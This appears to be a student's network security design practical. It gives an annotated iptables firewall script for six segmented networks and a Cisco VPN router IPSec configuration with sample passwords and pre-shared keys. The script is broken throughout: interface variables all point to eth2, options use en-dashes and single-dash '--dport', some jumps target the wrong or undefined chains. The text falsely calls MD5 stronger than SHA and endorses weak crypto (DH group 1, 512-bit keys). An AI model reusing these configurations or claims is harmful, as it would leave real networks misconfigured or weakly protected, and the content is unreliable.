We will start by flushing all chains and setting the default policy to drop packets. These commands are 1st in the script to minimize any opening left in the firewall as the OS is loading. After the flush we will enable routing through the firewall by echoing a value of 1 to the file ip_forward.

```
iptables -F INPUT
iptables -F OUTPUT
iptables -F FORWARD
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
```

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Next we will define some variables for our different adapters.

```
ext="eth0"  # Production Servers DMZ
dmz1="eth1" # VPN Termination DMZ (private side)
dmz2="eth2" # Internal Network
dmz3="eth2" # Management Network
dmz4="eth2" # Partner/Supplier Network
dmz5="eth2" # SQL Server Network
```

This firewall will not be performing address translation since none of the networks it attaches to are public. We first allow traffic that is already part of an established connection. This is done first so we can stop rule processing if the packet is part of an established connection. This helps tune the firewall rules for performance.

```
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
```

Jump to check_state chain to drop and log any invalid packets

```
iptables -A FORWARD -j check_state
```

Next we branch off to our dmzx_dmzy chains depending upon what interface the packet is destined for or coming from. Please note we are explicitly defining the input and output adapters with the rules. This is to ensure that the packets in the chains are from the source we expect them to be from. Any chains not defined (i.e. dmz1_dmz2) are not expected to have any legitimate traffic, so the drop policy at the end of the FORWARD chain will log and drop these packets.

```
iptables -A FORWARD -i dmz1 -o dmz3 -j dmz1_dmz3      # dmz1 to dmz3
iptables -A FORWARD -i dmz1 -o dmz4 -j dmz1_dmz4      # dmz1 to dmz4
iptables -A FORWARD -i dmz1 -o dmz6 -j dmz1_dmz6      # dmz1 to dmz6

iptables -A FORWARD -i dmz2 -o dmz1 -j dmz2_dmz1      # dmz2 to dmz1
iptables -A FORWARD -i dmz2 -o dmz3 -j dmz2_dmz3      # dmz2 to dmz3
iptables -A FORWARD -i dmz2 -o dmz4 -j dmz2_dmz4      # dmz2 to dmz4
iptables -A FORWARD -i dmz2 -o dmz5 -j dmz2_dmz5      # dmz2 to dmz5

iptables -A FORWARD -i dmz3 -o dmz1 -j dmz3_dmz1      # dmz3 to dmz1
iptables -A FORWARD -i dmz3 -o dmz2 -j dmz3_dmz1      # dmz3 to dmz2
iptables -A FORWARD -i dmz3 -o dmz4 -j dmz3_dmz1      # dmz3 to dmz4
iptables -A FORWARD -i dmz3 -o dmz5 -j dmz3_dmz1      # dmz3 to dmz5

iptables -A FORWARD -i dmz4 -o dmz1 -j dmz4_dmz1      # dmz4 to dmz1
iptables -A FORWARD -i dmz4 -o dmz2 -j dmz4_dmz2      # dmz4 to dmz2
iptables -A FORWARD -i dmz4 -o dmz3 -j dmz4_dmz3      # dmz4 to dmz3
iptables -A FORWARD -i dmz4 -o dmz5 -j dmz4_dmz5      # dmz4 to dmz5
iptables -A FORWARD -i dmz4 -o dmz6 -j dmz4_dmz6      # dmz4 to dmz6
```

```
iptables –A FORWARD –i dmz5 –o dmz1 –j dmz5_dmz1      # dmz5 to dmz1
iptables –A FORWARD –i dmz5 –o dmz4 –j dmz5_dmz1      # dmz5 to dmz4
iptables –A FORWARD –i dmz5 –o dmz6 –j dmz5_dmz1      # dmz5 to dmz6

iptables –A FORWARD –i dmz6 –o dmz1 –j dmz6_dmz1      # dmz6 to dmz1
iptables –A FORWARD –i dmz6 –o dmz4 –j dmz6_dmz4      # dmz6 to dmz4
```

We will now define our dmz1_dmz3 chain. This is traffic originating in the production server DMZ and going to our internal network. Our smtp relay requires access to the internal exchange server. All of our servers, except the exposed DNS servers, require access to the internal DNS.

```
iptables -N dmz1_dmz3
iptables -A dmz1_dmz3 -p tcp -dport 25 -s 192.168.1.13 -d 192.168.5.14
-j ACCEPT
iptables -A dmz1_dmz3 -p udp -dport 53 -s 192.168.1.12 -d 192.168.5.10
-j ACCEPT
iptables -A dmz1_dmz3 -p tcp -dport 53 -s 192.168.1.12 -d 192.168.5.11
-j ACCEPT
iptables -A dmz1_dmz3 -p udp -dport 53 -s 192.168.1.13 -d 192.168.5.10
-j ACCEPT
iptables -A dmz1_dmz3 -p tcp -dport 53 -s 192.168.1.13 -d 192.168.5.11
-j ACCEPT
iptables -A dmz1_dmz3 -p udp -dport 53 -s 192.168.1.14 -d 192.168.5.10
-j ACCEPT
iptables -A dmz1_dmz3 -p tcp -dport 53 -s 192.168.1.14 -d 192.168.5.11
-j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz1_dmz3 -j LOG --log-prefix "DMZ1_DMZ3: "
iptables –A dmz1_dmz3 -j DROP
```

We define our dmz1_dmz4 chain to process connections from our production server DMZ to the management network. All servers on dmz1 need to connect to our syslog server and to sync time with our ntp server.

```
iptables -N dmz1_dmz4
iptables -A dmz1_dmz4 -p udp -dport 514 -d 192.168.6.11 -j ACCEPT
iptables -A dmz1_dmz4 -p udp -dport 123 -d 192.168.6.13 -j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz1_dmz4 -j LOG --log-prefix "DMZ1_DMZ4: "
iptables –A dmz1_dmz4 -j DROP
```

We define our dmz1_dmz6 chain to process connections from our production server DMZ to the SQL server network. This consists only of our exposed web server connecting to our database server.

```
iptables -N dmz1_dmz6
```

```
iptables -A dmz1_dmz6 -p tcp -dport 3306 -s 192.168.1.12 -d
192.168.2.10 -j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz1_dmz6 -j LOG --log-prefix "DMZ1_DMZ6: "
iptables -A dmz1_dmz6 -j DROP
```

We define our dmz2_dmz1 chain to process traffic from our VPN termination network to our production server DMZ. We are connected to the private (internal) adapter of our VPN router and thus will see traffic from the remote networks connected via our IPSec tunnels. To control access we have defined separate IP ranges for each remote site and will filter protocols based both on source IP and destination IP.

We want to allow any of these networks to perform DNS lookups against our exposed DNS servers. This is not considered a risk for compromise

```
iptables -N dmz2_dmz1
iptables -A dmz2_dmz1 -p udp -dport 53 -d 192.168.1.10 -j ACCEPT
iptables -A dmz2_dmz1 -p udp -dport 53 -d 192.168.1.11 -j ACCEPT
iptables -A dmz2_dmz1 -p tcp -dport 80 -s 192.168.100.0/24 -d
192.168.1.12 -j ACCEPT
iptables -A dmz2_dmz1 -p tcp -dport 443 -s 192.168.100.0/24 -d
192.168.1.12 -j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz2_dmz1 -j LOG --log-prefix "DMZ2_DMZ1: "
iptables -A dmz2_dmz1 -j DROP
```

We define our dmz2_dmz3 chain to process traffic from the VPN termination network to our internal network. We wish to allow unrestricted access to our internal systems from our remote sales site. We consider our remote sales site a trusted network, and they rely on the VPN connection for all their access to the Internet and our internal systems. The remote site only has internet connectivity to provide the VPN router with access; no remote users ever go directly out to the Internet through their own connection.

Partners and Suppliers do not need access to any systems on the internal network.

```
iptables -N dmz2_dmz3
iptables -A dmz2_dmz3 -s 192.168.100.0/24 -j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz2_dmz3 -j LOG --log-prefix "DMZ2_DMZ3: "
iptables -A dmz2_dmz3 -j DROP
```

We define our dmz2_dmz4 chain to process traffic from the VPN termination network to our management network. The only traffic we should see is our VPN router accessing our syslog and ntp servers.

```
iptables -N dmz2_dmz4
iptables -A dmz2_dmz4 -p udp -dport 514 -s 192.168.3.1 -d 192.168.6.11
-j ACCEPT
iptables -A dmz2_dmz4 -p udp -dport 123 -s 192.168.3.1 -d 192.168.6.13
-j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz2_dmz4 -j LOG --log-prefix "DMZ2_DMZ4: "
iptables -A dmz2_dmz4 -j DROP
```

We define our dmz2_dmz5 chain to process traffic from the VPN termination network to our Partner/Supplier network. We should only see connections via web and ssl from our Partners to the partner web server, and connections via ftp from our suppliers to the supplier ftp server.

```
iptables -N dmz2_dmz5
iptables -A dmz2_dmz5 -p tcp -dport 80 -s 192.168.220.0/24 -d
192.168.4.10 -j ACCEPT
iptables -A dmz2_dmz5 -p tcp -dport 443 -s 192.168.220.0/24 -d
192.168.4.10 -j ACCEPT
iptables -A dmz2_dmz5 -p tcp -dport 21 -s 192.168.200.0/24 -d
192.168.4.11 -j ACCEPT
iptables -A dmz2_dmz5 -p tcp -dport 80 -s 192.168.100.0/24 -d
192.168.4.10 -j ACCEPT
iptables -A dmz2_dmz5 -p tcp -dport 443 -s 192.168.100.0/24 -d
192.168.4.10 -j ACCEPT
iptables -A dmz2_dmz5 -p tcp -dport 21 -s 192.168.100.0/24 -d
192.168.4.11 -j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz2_dmz5 -j LOG --log-prefix "DMZ2_DMZ5: "
iptables -A dmz2_dmz5 -j DROP
```

We define our dmz3_dmz1 chain to process traffic from our internal network to the production server DMZ.

```
iptables -N dmz3_dmz1
```

We want to allow web and ssl access to our exposed web server (internal user's access the site via the private IP address listed in the internal DNS, and we do not proxy these connections to avoid issues with the content filter).

```
iptables -A dmz3_dmz1 -p tcp -dport 80 -d 192.168.1.12 -j ACCEPT
iptables -A dmz3_dmz1 -p tcp -dport 443 -d 192.168.1.12 -j ACCEPT
```

We want to allow our exchange server to send smtp mail to our smtp gateway.

```
iptables -A dmz3_dmz1 -p tcp -dport 25 -s 192.168.5.14 -d 192.168.1.13
-j ACCEPT
```

We want to allow internal users to access our content filter/proxy. This includes the SUS sever which requires Internet access to retrieve updates. This will be done via our proxy device.

```
iptables -A dmz3_dmz1 -p tcp -dport 8080 -d 192.168.1.14 -j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz3_dmz1 -j LOG --log-prefix "DMZ3_DMZ1: "
iptables -A dmz3_dmz1 -j DROP
```

We define our dmz3_dmz2 chain to process traffic from our internal network to the VPN termination network. Here we will allow all internal systems to access systems in our remote sales site. Since we consider the remote sales site a trusted network, we will not filter between the networks.

```
iptables -N dmz3_dmz2
iptables -A dmz3_dmz2 -d 192.168.100.0/24 -j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz3_dmz2 -j LOG --log-prefix "DMZ3_DMZ2: "
iptables -A dmz3_dmz2 -j DROP
```

We define our dmz3_dmz4 chain to process traffic from our internal network to our management network. Our PDC requires access to synchronize time via ntp with our ntp server, and all servers require access to the syslog server.

```
iptables -N dmz3_dmz4
iptables -A dmz3_dmz4 -p udp -dport 514 -s 192.168.5.10 -d 192.168.6.11
-j ACCEPT
iptables -A dmz3_dmz4 -p udp -dport 514 -s 192.168.5.11 -d 192.168.6.11
-j ACCEPT
iptables -A dmz3_dmz4 -p udp -dport 123 -s 192.168.5.11 -d 192.168.6.13
-j ACCEPT
iptables -A dmz3_dmz4 -p udp -dport 514 -s 192.168.5.12 -d 192.168.6.11
-j ACCEPT
iptables -A dmz3_dmz4 -p udp -dport 514 -s 192.168.5.13 -d 192.168.6.11
-j ACCEPT
iptables -A dmz3_dmz4 -p udp -dport 514 -s 192.168.5.14 -d 192.168.6.11
-j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz3_dmz4 -j LOG --log-prefix "DMZ3_DMZ4: "
iptables -A dmz3_dmz4 -j DROP
```

We define our dmz3_dmz5 chain to process traffic from our internal network to our partner/supplier network. Since we do not proxy our local web servers we must allow web and ssl access to the partner web server. Internal users also need ftp access to the supplier ftp server.

```
iptables -N dmz3_dmz5
iptables -A dmz3_dmz5 -p tcp -dport 80 -d 192.168.4.10 -j ACCEPT
iptables -A dmz3_dmz5 -p tcp -dport 443 -d 192.168.4.10 -j ACCEPT
iptables -A dmz3_dmz5 -p tcp -dport 21 -d 192.168.4.11 -j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz3_dmz5 -j LOG --log-prefix "DMZ3_DMZ5: "
iptables -A dmz3_dmz5 -j DROP
```

We define our dmz4_dmz1 chain to process traffic from our management network to the production server DMZ. Since the management network has the highest level of trust in the system, we need to allow access to the iPrism for web and proxy, and ssh access to all Linux systems. Web and SSL are also required to the exposed production web server. Our servers will use the iPrism proxy for their web access to the Gentoo portage tree for system updates.

```
iptables -N dmz4_dmz1
iptables -A dmz4_dmz1 –p tcp –dport 22 –d 192.168.1.1 –j ACCEPT
iptables -A dmz4_dmz1 –p tcp –dport 22 –d 192.168.1.10 –j ACCEPT
iptables -A dmz4_dmz1 –p tcp –dport 22 –d 192.168.1.11 –j ACCEPT
iptables -A dmz4_dmz1 –p tcp –dport 22 –d 192.168.1.12 –j ACCEPT
iptables -A dmz4_dmz1 –p tcp –dport 22 –d 192.168.1.13 –j ACCEPT
iptables -A dmz4_dmz1 –p tcp –dport 80 –d 192.168.1.14 –j ACCEPT
iptables -A dmz4_dmz1 –p tcp –dport 8080 –d 192.168.1.14 –j ACCEPT
iptables -A dmz4_dmz1 –p tcp –dport 80 –d 192.168.1.12 –j ACCEPT
iptables -A dmz4_dmz1 –p tcp –dport 443 –d 192.168.1.12 –j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz4_dmz1 -j LOG --log-prefix "DMZ4_DMZ1: "
iptables -A dmz4_dmz1 -j DROP
```

We define our dmz4_dmz2 chain to process traffic from our management network to the VPN termination network. We need to allow ssh access to the VPN router, and RDP access to the remote sales site network for workstation remote control.

```
iptables -N dmz4_dmz2
iptables -A dmz4_dmz2 –p tcp –dport 22 –d 192.168.3.1 –j ACCEPT
iptables -A dmz4_dmz2 –p tcp –dport 3389 –d 192.168.100.0/24 –j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz4_dmz2 -j LOG --log-prefix "DMZ4_DMZ2: "
iptables -A dmz4_dmz2 -j DROP
```

We define our dmz4_dmz3 chain to process traffic from our management network to our internal network. We will allow unrestricted access from the management network to the internal network.

```
iptables -N dmz4_dmz3
iptables -A dmz4_dmz3 –d 192.168.5.0/24 –j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz4_dmz3 -j LOG --log-prefix "DMZ4_DMZ3: "
iptables -A dmz4_dmz3 -j DROP
```

We define our dmz4_dmz5 chain to process traffic from our management network to our partner/supplier network. Administrators will need ssh access to the servers, web and ssl access to the partner web server, and ftp access to the supplier ftp server.

```
iptables -N dmz4_dmz5
iptables -A dmz4_dmz5 –p tcp –dport 22 –d 192.168.4.10 -j ACCEPT
iptables -A dmz4_dmz5 –p tcp –dport 22 –d 192.168.4.11 -j ACCEPT
iptables -A dmz4_dmz5 –p tcp –dport 80 –d 192.168.4.10 -j ACCEPT
iptables -A dmz4_dmz5 –p tcp –dport 443 –d 192.168.4.10 -j ACCEPT
iptables -A dmz4_dmz5 –p tcp –dport 21 –d 192.168.4.11 -j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz4_dmz5 -j LOG --log-prefix "DMZ4_DMZ5: "
iptables -A dmz4_dmz5 -j DROP
```

We define our dmz4_dmz6 chain to process traffic from our management network to our SQL server network. Administrators require ssh access to the MySQL server.

```
iptables -N dmz4_dmz6
iptables -A dmz4_dmz6 –p tcp –dport 22 –d 192.168.2.10 -j ACCEPT
```

Log and drop anything else in this chain.

```
iptables –A dmz4_dmz6 -j LOG --log-prefix "DMZ4_DMZ6: "
iptables -A dmz4_dmz6 -j DROP
```

We define our dmz5_dmz1 chain to process traffic from our partner/supplier network to the production server DMZ. Our servers will use the iPrism proxy for their web access to the Gentoo portage tree for system updates.

```
iptables -A dmz5_dmz1 -p tcp -dport 8080 -d 192.168.1.14 -j ACCEPT
```

Log and drop anything else in this chain

```
iptables –A dmz5_dmz1 -j LOG --log-prefix "DMZ5_DMZ1: "
iptables -A dmz5_dmz1 -j DROP
```

We define our dmz5_dmz3 chain to process traffic from our partner/supplier network to our internal network. The partner/supplier servers will require access to our internal DNS to function properly.

```
iptables -N dmz5_dmz3
iptables -A dmz5_dmz3 -p udp -dport 53 -d 192.168.5.10 -j ACCEPT
iptables -A dmz5_dmz3 -p udp -dport 53 -d 192.168.5.11 -j ACCEPT
```

Log and drop anything else in this chain

```
iptables –A dmz5_dmz3 -j LOG --log-prefix "DMZ5_DMZ3: "
iptables -A dmz5_dmz3 -j DROP
```

We define our dmz5_dmz4 chain to process traffic from our partner/supplier network to our management network. The partner/supplier servers will require access to the syslog and ntp servers.

```
iptables -N dmz5_dmz4
iptables -A dmz5_dmz4 -p udp -dport 514 -s 192.168.4.10 -d 192.168.6.11
-j ACCEPT
iptables -A dmz5_dmz4 -p udp -dport 123 -s 192.168.4.10 -d 192.168.6.13
-j ACCEPT
iptables -A dmz5_dmz4 -p udp -dport 514 -s 192.168.4.11 -d 192.168.6.11
-j ACCEPT
iptables -A dmz5_dmz4 -p udp -dport 123 -s 192.168.4.11 -d 192.168.6.13
-j ACCEPT
```

Log and drop anything else in this chain

```
iptables –A dmz5_dmz4 -j LOG --log-prefix "DMZ5_DMZ4: "
iptables -A dmz5_dmz4 -j DROP
```

We define our dmz5_dmz6 chain to process traffic from our partner/supplier network to our SQL server network. The partner web server will require access to the MySQL Server.

```
iptables -N dmz5_dmz6
iptables -A dmz5_dmz6 -p tcp -dport 3306 -s 192.168.4.10 -d
192.168.2.10 -j ACCEPT
```

Log and drop anything else in this chain

```
iptables –A dmz5_dmz6 -j LOG --log-prefix "DMZ5_DMZ6: "
iptables -A dmz5_dmz6 -j DROP
```

We define our dmz6_dmz1 chain to process traffic from our SQL server network to the production server DMZ. Our MySQL server will use the iPrism proxy for their web access to the Gentoo portage tree for system updates.

```
iptables -N dmz6_dmz1
iptables -A dmz6_dmz1 -p tcp -dport 8080 -d 192.168.1.14 -j ACCEPT
```

Log and drop anything else in this chain

```
iptables –A dmz6_dmz1 -j LOG --log-prefix "DMZ6_DMZ1: "
iptables -A dmz6_dmz1 -j DROP
```

We define our dmz6_dmz3 chain to process traffic between the SQL server network and our internal network. The MySQL server will need access to our internal DNS servers.

```
iptables -N dmz6_dmz3
iptables -A dmz6_dmz3 -p udp -dport 53 -d 192.168.5.10 -j ACCEPT
iptables -A dmz6_dmz3 -p udp -dport 53 -d 192.168.5.11 -j ACCEPT
```

Log and drop anything else in this chain

```
iptables –A dmz6_dmz3 -j LOG --log-prefix "DMZ6_DMZ3: "
iptables -A dmz6_dmz3 -j DROP
```

Our dmz6_dmz4 chain is defined to process traffic between our SQL server network and our management network. The MySQL server will need access to our syslog and ntp servers.

```
iptables -N dmz6_dmz4
iptables -A dmz6_dmz4 -p udp -dport 514 -s 192.168.2.10 -d 192.168.6.11
-j ACCEPT
iptables -A dmz6_dmz4 -p udp -dport 123 -s 192.168.2.10 -d 192.168.6.13
-j ACCEPT
```

Log and drop anything else in this chain

```
iptables –A dmz6_dmz4 -j LOG --log-prefix "DMZ6_DMZ4: "
iptables -A dmz6_dmz4 -j DROP
```

Now we want to define our chain for examining packet state. This will use the netfilter INVALID state match. This will catch packets like orphaned tcp/acks that don't match up to an entry in our state table.

```
iptables -N check_state
```

```
iptables -A check_state -m state --state INVALID -j LOG --log-prefix
"INVALID: "
iptables -A check_state -m state --state INVALID -j DROP
```

We should be okay to continue if we made it through the above rules.

```
iptables –A check_state -j RETURN
```

Management of our firewall is handled via the ssh protocol and we should only see requests coming from our management network to the dmz4 adapter so we want to allow this traffic. This is handled through the INPUT chain since the traffic is destined for our firewall and not going through it. We also need to allow any established or related traffic in. This is to make our syslog and ntp connections originating from this machine work.

```
iptables -A INPUT -m state --state ESTABLISHED,RELATED –j ACCEPT
iptables –A INPUT –i $dmz4 –p tcp –dport 22 –s 192.168.6.0/24 –d
192.168.6.2 –j ACCEPT
```

We will now process our OUTPUT chain. We should see only output through the DMZ1 adapter for syslog traffic and we need to be able to establish connections to our time server for time synchronization via ntp. This is critical to the management of the system and the value of the logging information we record.

```
iptables –A OUTPUT –o $dmz4 –m state --state ESTABLISHED,RELATED –j
ACCEPT
iptables –A OUTPUT –o $dmz4 –p udp –dport 514 –d 192.168.6.11 –j ACCEPT
iptables –A OUTPUT –o $dmz4 –p udp –dport 123 –d 192.168.6.13 –j ACCEPT
```

At this point, we should have accepted any legitimate packet we want to so we will log and drop anything else.

```
iptables -A FORWARD -j LOG --log-prefix "UNK_FWD: "
iptables -A FORWARD -j DROP
iptables –A INPUT –j LOG –log-prefix "UNK_INP: "
iptables –A INPUT –j DROP
iptables –A OUTPUT –j LOG –log-prefix "UNK_OUT: "
iptables –A OUTPUT –j DROP
```

Cisco 3620 VPN Router (main site)

GIAC is utilizing a Cisco 3620 router as a VPN concentrator. This model was selected because it fits GIAC's requirements for cost and supports several hundred tunnels (although memory limitations of this router would prohibit more than a few dozen).

Our VPN configuration commands were derived from a web page titled "Configuring IPSec Router-to-Router Hub and Spoke with Communication Between the Spokes" available on-line at

http://www.cisco.com/en/US/tech/tk583/tk372/technologies_configuration_example09186a0080093dc8.shtml

We first want to start off with simple configuration tasks like setting the router's hostname and setting the login banner:

```
router# config terminal
router(config)# hostname giac-vpn
giac-vpn(config)# banner login ^Unauthorized access is prohibited^
```

We will disable DNS resolution from the router to avoid annoying mistypes causing a hostname lookup.

```
giac-vpn(config)# no ip domain-lookup
```

Next we will configure the basic security features of the router. This includes defining parameters to hide all passwords in the configuration, enabling a strongly protected enable password and defining a username with privileges to manage the router. The username and password are required for ssh access to the router since we are not using the aaa features of the router with radius or tacacs+.

```
giac-vpn(config)# service password-encryption
giac-vpn(config)# enable secret 0 $tr0ngp@33@g@1n
giac-vpn(config)# username gadmin1 privilege 15 password 0
$tr0ngp@55w0rd
```

We do not wish to allow telnet access to the router, so we will set up the ssh service (available on IOS 12.0 and later) for encrypted shell access to manage the router. The primary benefit of this approach is that all terminal traffic will be encrypted between the router and the managing host, preventing sniffing of the data. We will use the default setting of 512 bits for key generation.

```
giac-vpn(config)# crypto key generate rsa
giac-vpn(config)# ip ssh time-out 120
giac-vpn(config)# ip ssh authentication-retries 5
```

We need to restrict who can access the router via ssh. This will be done with an access control list.

```
giac-vpn(config)# access-list 5 permit tcp 192.168.6.0 0.0.0.255 any
giac-vpn(config)# access-list 5 deny ip any any log
```

We will set our VTYs to only accept ssh access, thus disabling telnet

```
giac-vpn(config)# line vty 0 4
giac-vpn(config-line)# access-class 5 in
giac-vpn(config-line)# password 0 $tr0ngp@ssw0rd
giac-vpn(config-line)# login
```

```
giac-vpn(config-line)# transport input ssh
```

Next we will disable the AUX port, which is not needed in our configuration.

```
giac-vpn(config)# line aux 0
giac-vpn(config-line)# transport input none
giac-vpn(config-line)# login local
giac-vpn(config-line)# exec-timeout 0 1
giac-vpn(config-line)# no exec
```

We will change the consoles settings to enforce a timeout and password.

```
giac-vpn(config)# line con 0
giac-vpn(config-line)# exec-timeout 5 0
giac-vpn(config-line)# password 0 $tr0ngp@ssw0rd
```

We need to configure our clock settings and configure an NTP server for time synchronization. Time sync will be performed with a protected internal host on the management network that all other systems synchronize with. This will help ensure timing accuracy in our syslog logs for events that are recorded. Timestamps will be enabled to assist in log analysis.

```
giac-vpn(config)# clock timezone EST -5
giac-vpn(config)# service timestamps log datetime localtime show-
timezone
giac-vpn(config)# ntp server 192.168.6.13
```

We need to enable logging for the console (general events not ACL events). Logging will be done to a syslog server located on the GIAC management network. We will use the highest detail level for logging.

```
giac-vpn(config)# logging console notification
giac-vpn(config)# logging trap informational
giac-vpn(config)# logging facility syslog
giac-vpn(config)# logging 192.168.6.11
```

Next we will disable unwanted services on the router. These services are not used in our configuration or do not need to run on a router.

```
giac-vpn(config)# no service pad
giac-vpn(config)# no cdp run
giac-vpn(config)# no service tcp-small-servers
giac-vpn(config)# no service udp-small-servers
giac-vpn(config)# no ip finger
giac-vpn(config)# no service finger
giac-vpn(config)# no ip http server
giac-vpn(config)# no ip bootp server
```

We need to make sure we cannot load a configuration from the network. While improbable, this feature could be utilized by an attacker to compromise the

router, which could result in an effective DOS against GIAC or worse used as a point from which to compromise internal systems.

```
giac-vpn(config)# no boot network
giac-vpn(config)# no service config
```

GIAC does not utilize SNMP management of its border router, since all information regarding events on the router will be visible to administrators through syslog logs. SNMP and its features will be explicitly disabled.

```
giac-vpn(config)# no snmp-server community public RO
giac-vpn(config)# no snmp-server community admin RW
giac-vpn(config)# no snmp-server enable traps
giac-vpn(config)# no snmp-server system-shutdown
giac-vpn(config)# no snmp-server trap-auth
giac-vpn(config)# no snmp-server
```

Next we will define our isakmp policy for IPSec connections with this router. The isakmp policy allows us to define the settings our IPSec connections will use. We will force 3des encryption to achieve a higher degree of security than the default setting of des. We also want to use md5 hashing rather than the default method of sha. We will establish the use of diffie-hellman group 1 which establishes the use of 768-bits for establishing our shared key. Lastly, we will use pre-shared keys to establish the connections.

```
giac-vpn(config)# crypto isakmp policy 1
giac-vpn(config-isakmp)# encryption 3des
giac-vpn(config-isakmp)# hash md5
giac-vpn(config-isakmp)# authentication pre-share
giac-vpn(config-isakmp)# group 1
```

We will now define our pre shared keys, one for each remote location.

```
giac-vpn(config)# crypto isakmp key r3m0t3sal3s address 172.19.241.2
giac-vpn(config)# crypto isakmp key suppl13r address 172.27.191.212
giac-vpn(config)# crypto isakmp key p@rtn3r address 172.17.81.4
```

Now we will define our security associations for the tunnels. Each SA represents a remote location to which we are connecting and defines the parameters of the connection. We want to use 3des encryption for the ESP protocol instead of des to increase the difficulty in brute-force decrypting the data traversing the Internet. We also wish to ensure we are using hmac-md5 for our AH hashing, providing a stronger hash than the hmac-sha default. Lastly, we will apply ACL's to define what IP traffic applies to each tunnel.

We will now define a transform set on our router to define the parameters of our IPSec connections. We wish to force the use of AH and ESP with 3-DES encryption. We also will force our connections into tunnel mode allowing us to tunnel our private IP traffic.

```
giac-vpn(config)# crypto ipsec transform-set vpn1 esp-3des ah-md5-hmac
giac-vpn(config-crypto-trans)# mode tunnel
```

We will now define our SA for the sales site. We will utilize the same map since our parameters for IPSec do not change depending on whether suppliers, partners, or our staff connects to this device. This also simplifies the configuration of the router by avoiding the use of virtual tunnel interfaces because we can bind our single map to our external interface. We will use ACL 100 to define the IP traffic that may traverse a tunnel to this peer.

```
giac-vpn(config)# crypto map vpn_map1 1 ipsec-isakmp
giac-vpn(config-crypto-map)# set peer 172.19.241.2
giac-vpn(config-crypto-map)# set transform-set vpn1
giac-vpn(config-crypto-map)# set security-association lifetime seconds
86400
giac-vpn(config-crypto-map)# match address 100
```

Next we will define our SA for our remote supplier site. We will use ACL 101 to define what IP traffic may traverse a tunnel to this peer.

```
giac-vpn(config)# crypto map vpn_map1 1 ipsec-isakmp
giac-vpn(config-crypto-map)# set peer 172.27.191.212
giac-vpn(config-crypto-map)# set transform-set vpn1
giac-vpn(config-crypto-map)# set security-association lifetime seconds
86400
giac-vpn(config-crypto-map)# match address 101
```

Next we will define our SA for our remote partner site. We will use ACL 102 to define what IP traffic may traverse a tunnel to this peer.

```
giac-vpn(config)# crypto map vpn_map1 1 ipsec-isakmp
giac-vpn(config-crypto-map)# set peer 172.17.81.4
giac-vpn(config-crypto-map)# set transform-set vpn1
giac-vpn(config-crypto-map)# set security-association lifetime seconds
86400
giac-vpn(config-crypto-map)# match address 102
```

Next we will define our access control lists to control the traffic flowing through our VPN tunnels. We have three to define, one for the sales site, one for our supplier connection, and one for our partner connection.

ACL 100 for the sales site will permit traffic between the sales network (192.168.100.0) and all of our protected internal networks.

```
giac-vpn(config)# access-list 100 permit ip 192.168.1.0 0.0.0.255
192.168.100.0 0.0.0.255
giac-vpn(config)# access-list 100 permit ip 192.168.2.0 0.0.0.255
192.168.100.0 0.0.0.255
giac-vpn(config)# access-list 100 permit ip 192.168.3.0 0.0.0.255
192.168.100.0 0.0.0.255
```

```
giac-vpn(config)# access-list 100 permit ip 192.168.4.0 0.0.0.255
192.168.100.0 0.0.0.255
giac-vpn(config)# access-list 100 permit ip 192.168.5.0 0.0.0.255
192.168.100.0 0.0.0.255
giac-vpn(config)# access-list 100 permit ip 192.168.6.0 0.0.0.255
192.168.100.0 0.0.0.255
```

ACL 101 for the supplier connection only needs to allow traffic between their network (192.168.200.0), our private VPN termination segment and our partner/supplier network.

```
giac-vpn(config)# access-list 101 permit ip 192.168.3.0 0.0.0.255
192.168.200.0 0.0.0.255
giac-vpn(config)# access-list 101 permit ip 192.168.5.0 0.0.0.255
192.168.200.0 0.0.0.255
```

ACL 102 for the partner connection only needs to allow traffic between their network (192.168.220.0), our private VPN termination segment and our partner/supplier network.

```
giac-vpn(config)# access-list 102 permit ip 192.168.3.0 0.0.0.255
192.168.220.0 0.0.0.255
giac-vpn(config)# access-list 102 permit ip 192.168.5.0 0.0.0.255
192.168.220.0 0.0.0.255
```

Next we will set up our routing table. Unlike our border router, we will allow classes IP routing on this router to make our tunnels easy to configure. Classless IP routing will be used to direct traffic for our remote networks toward our router's external interface.

First we want to block source routing and subnet zero support.

```
giac-vpn(config)# no ip subnet-zero
giac-vpn(config)# no ip source-route
```

Now for our routing table. We will route the three remote IP ranges through our external interface FastEthernet1/0. We will also define static routes for our internal networks through our internal firewall's interface.

```
giac-vpn(config)# ip classless
giac-vpn(config)# ip route 0.0.0.0 0.0.0.0 172.16.2.1
giac-vpn(config)# ip route 192.168.100.0 255.255.255.0 FastEthernet1/0
giac-vpn(config)# ip route 192.168.200.0 255.255.255.0 FastEthernet1/0
giac-vpn(config)# ip route 192.168.220.0 255.255.255.0 FastEthernet1/0
giac-vpn(config)# ip route 192.168.1.0 255.255.255.0 192.168.3.2
giac-vpn(config)# ip route 192.168.2.0 255.255.255.0 192.168.3.2
giac-vpn(config)# ip route 192.168.4.0 255.255.255.0 192.168.3.2
giac-vpn(config)# ip route 192.168.5.0 255.255.255.0 192.168.3.2
giac-vpn(config)# ip route 192.168.6.0 255.255.255.0 192.168.3.2
```

We now need to set up our physical interfaces. Our router is configured with 2 Fast Ethernet ports, one internal and one on an add-on card. Our default setup is to always use the internal adapter as the internal side of our router; the add-on adapter will be the external side. Since this router is protected by our firewall's ICMP policies, we will not prohibit certain ICMP features as they are enabled on our internal network. We disable CDP on all interfaces.

We will first set up our internal interface FastEthernet0/0.

```
giac-vpn(config)# interface FastEthernet0/0
